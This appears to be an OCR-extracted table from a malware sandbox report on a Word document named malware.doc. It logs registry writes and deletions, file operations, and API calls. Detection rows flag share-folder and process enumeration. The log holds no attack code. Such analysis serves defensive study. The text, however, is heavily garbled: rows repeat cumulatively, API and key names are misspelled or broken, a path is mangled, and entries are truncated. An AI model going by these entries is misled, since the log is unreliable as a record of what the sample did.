HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\Document\Recovery\\1C896C\\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\Document\Recovery\1C896C\\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\Document\Recovery\1C896C\1C896C\ Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |
| Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Deliet Registry Key Urite Registry Key Delete Registry Key | API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3 Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\Document\Recovery\\ Value: None Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\Document\Recovery\1C896C\\ Value: None | 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 2796 |

| Delete Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Word\Resiliency\StartupItems\ Value: None | | 2796 |
|---|---|--|--|
| Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 | | 2796 |
| Call Internet Helper API | API Name: NetShareEnum Args: (, 503, 6c0e8b90, -1, 9c235ac, 9c235a8, 0) Return: 0 | | 2796 |
| Detection | Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2796 Info: Enums share folder from API result | | |
| Call System API | API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 | | 2796 |
| Call System API | API Name: GetVersionExA Args: (d2e7e8) Return: 1 | | 2796 |
| Call System API | API Name: GetVersionExA Args: (72589cf0) Return: 1 | | 2796 |
| Call Filesystem API | API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Office\Recent\malware.doc.LNK) Return: 1 | | 2796 |
| Call System API | API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3 | | 2796 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 | | 2796 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%lassembly)NativeImages_v4.0.30319_32\System.Core*, 0, bba8f8, 0, 0, 0) Return: ef4e08 | 2512 | 1128 |
| | | 2512 | 1128 |
| Call Filesystem API | API Name: FindNextFileW Args: (ef4e08, bba8f8) Return: 1 | | |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System*, 0, bb9fb8, 0, 0, 0) Return: ef4a48 | 2512 | 1128 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (\(\sqrt{windir}\\\\ \assembly\\\\\ \assembly\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\ | 2512 | 1128 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\019C826E445A4649A5B00BF08FCC4EEE Value: None | | 2796 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml*, 0, bbb9d8, 0, 0, 0) Return: ef4988 | 2512 | 1128 |
| Call System API | API Name: GetForegroundWindow Args: () Return: 100e0 | | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QMSessionCount Value: 3 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000 | | 2796 |
| Write Registry Key | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\000041091100000000000000000000000000000 | | 2796 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word*, 0, a16e410, 0, 0, 0) Return: a7534d0 | | 2796 |
| Call Filesystem API | API Name: FindNextFileW Args: (a7534d0, a16e410) Return: 1 | | 2796 |
| Call Filesystem API | API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1 | | 2796 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel*, 0, a16e410, 0, 0, 0) Return: a7534d0 | | 2796 |
| Call Filesystem API | API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\ExcellXLSTART\) Return: 1 | | 2796 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\PowerPoint\t^*, 0, a16e410, 0, 0, 0) Return: a7533d0 | | 2796 |
| Write Registry Key | Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1aa8067 | | 2796 |
| Call Filesystem API | API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, bbb078, 0, 0, 0) Return: ef5648 | 2512 | 1128 |
| Call Filesystem API | API Name: FindNextFileW Args: (ef5648, bbb078) Return: 1 | 2512 | 1128 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3e4 | 2512 | 1128 |
| Detection | Threat Characteristic: Attempts to detect active running processes | 2012 | 1120 |
| Detection | Process ID: 1128 Info: enum processes | | |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3ec | 2512 | 1128 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3f4 | 2512 | 1128 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 3fc | 2512 | 1128 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 408 | 2512 | 1128 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 410 | 2512 | 1128 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 418 | 2512 | 1128 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 420 | 2512 | 1128 |
| Call System API | API Name: Create Foolhelp32Snapshot Args. (4, 0) Return: 428 | 2512 | 1128 |
| | | | |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 430 | 2512 | 1128 |
| Call System API | API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 438 | 2512 | 1128 |
| Write Registry Key | | 2012 | |
| | Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 | 2312 | 2796 |
| Write Registry Key | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 | 2012 | 2796 |
| Write Registry Key | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C04000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 | EUIE | 2796 2796 |
| Write Registry Key Write Registry Key | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C04000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C04000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 | 2512 | 2796 |
| Write Registry Key Write Registry Key Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 | 2512 | 2796 2796 2796 1128 |
| Write Registry Key Write Registry Key | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C04000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C04000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 | | 2796 2796 2796 |
| Write Registry Key Write Registry Key Call System API Call System API Write Registry Key | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: GetVersionExA Args: (bbde70) Return: 1 API Name: GetVersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d | 2512 | 2796 2796 2796 1128 |
| Write Registry Key Write Registry Key Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (12589cf0) Return: 1 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 | 2512 2512 | 2796 2796 2796 1128 1128 2796 |
| Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100004000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 56560011 API Name: Set\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1009040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 56560011 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 22) Return: 0 | 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 |
| Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100004000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314932, 22) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314972, 18) Return: 0 | 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 1128 |
| Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100004000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 | 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 API Name: Get\VersionExA Args: (72589610) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F1000040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 API Name: Get\VersionExA Args: (72589610) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314892, 22) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314872, 18) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 106657276, 14) Return: 0 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01FE C\Usage\SpellingAndGrammarFiles_1030 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314892, 22) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314872, 18) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 106657276, 14) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Write Registry Key Call System API Write Registry Key Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C0000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01FE C\Usage\SpellingAndGrammarFiles_1036 Value: 56560014 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314972, 18) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (28000000, 0, 106657292, 4) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (900000005000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (0000000050000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1000000000000000000000000000000000000 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 1128 1128 1128 1128 1128 1128 |
| Write Registry Key Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: Get\VersionExA Args: (bbde70) Return: 1 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 56560014 API Name: Get\VersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100904000000000F01FE C\Usage\SpellingAndGrammarFiles_1033 Value: 5656001d API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314936, 88) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 12314976, 44) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (424D520000000000, 0, 106657276, 14) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (200000000000, 0, 106657296, 36) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (000000000FFFFFF00, 0, 106657246, 8) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1000000000FFFFFF00, 0, 106657416, 8) Return: 0 API Name: System.Runtime.InteropServices.Marshal::Copy Args: (1000000000000000000000000000000000000 | 2512 2512 2512 2512 2512 2512 2512 2512 | 2796 2796 2796 1128 1128 2796 1128 1128 1128 1128 1128 1128 1128 112 |
| Write Registry Key Write Registry Key Call System API Call System API Write Registry Key Write Registry Key Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API Call System API | EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560011 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100A0C00000000000F01F EC\Usage\SpellingAndGrammarFiles_3082 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C0400000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C040000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: GetVersionExA Args: (tbde70) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F100C04000000000F01F EC\Usage\SpellingAndGrammarFiles_1036 Value: 56560012 API Name: GetVersionExA Args: (72589cf0) Return: 1 Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current\Version\Installer\UserData\S-1-5-18\Products\00004109F10000400000000F01FE 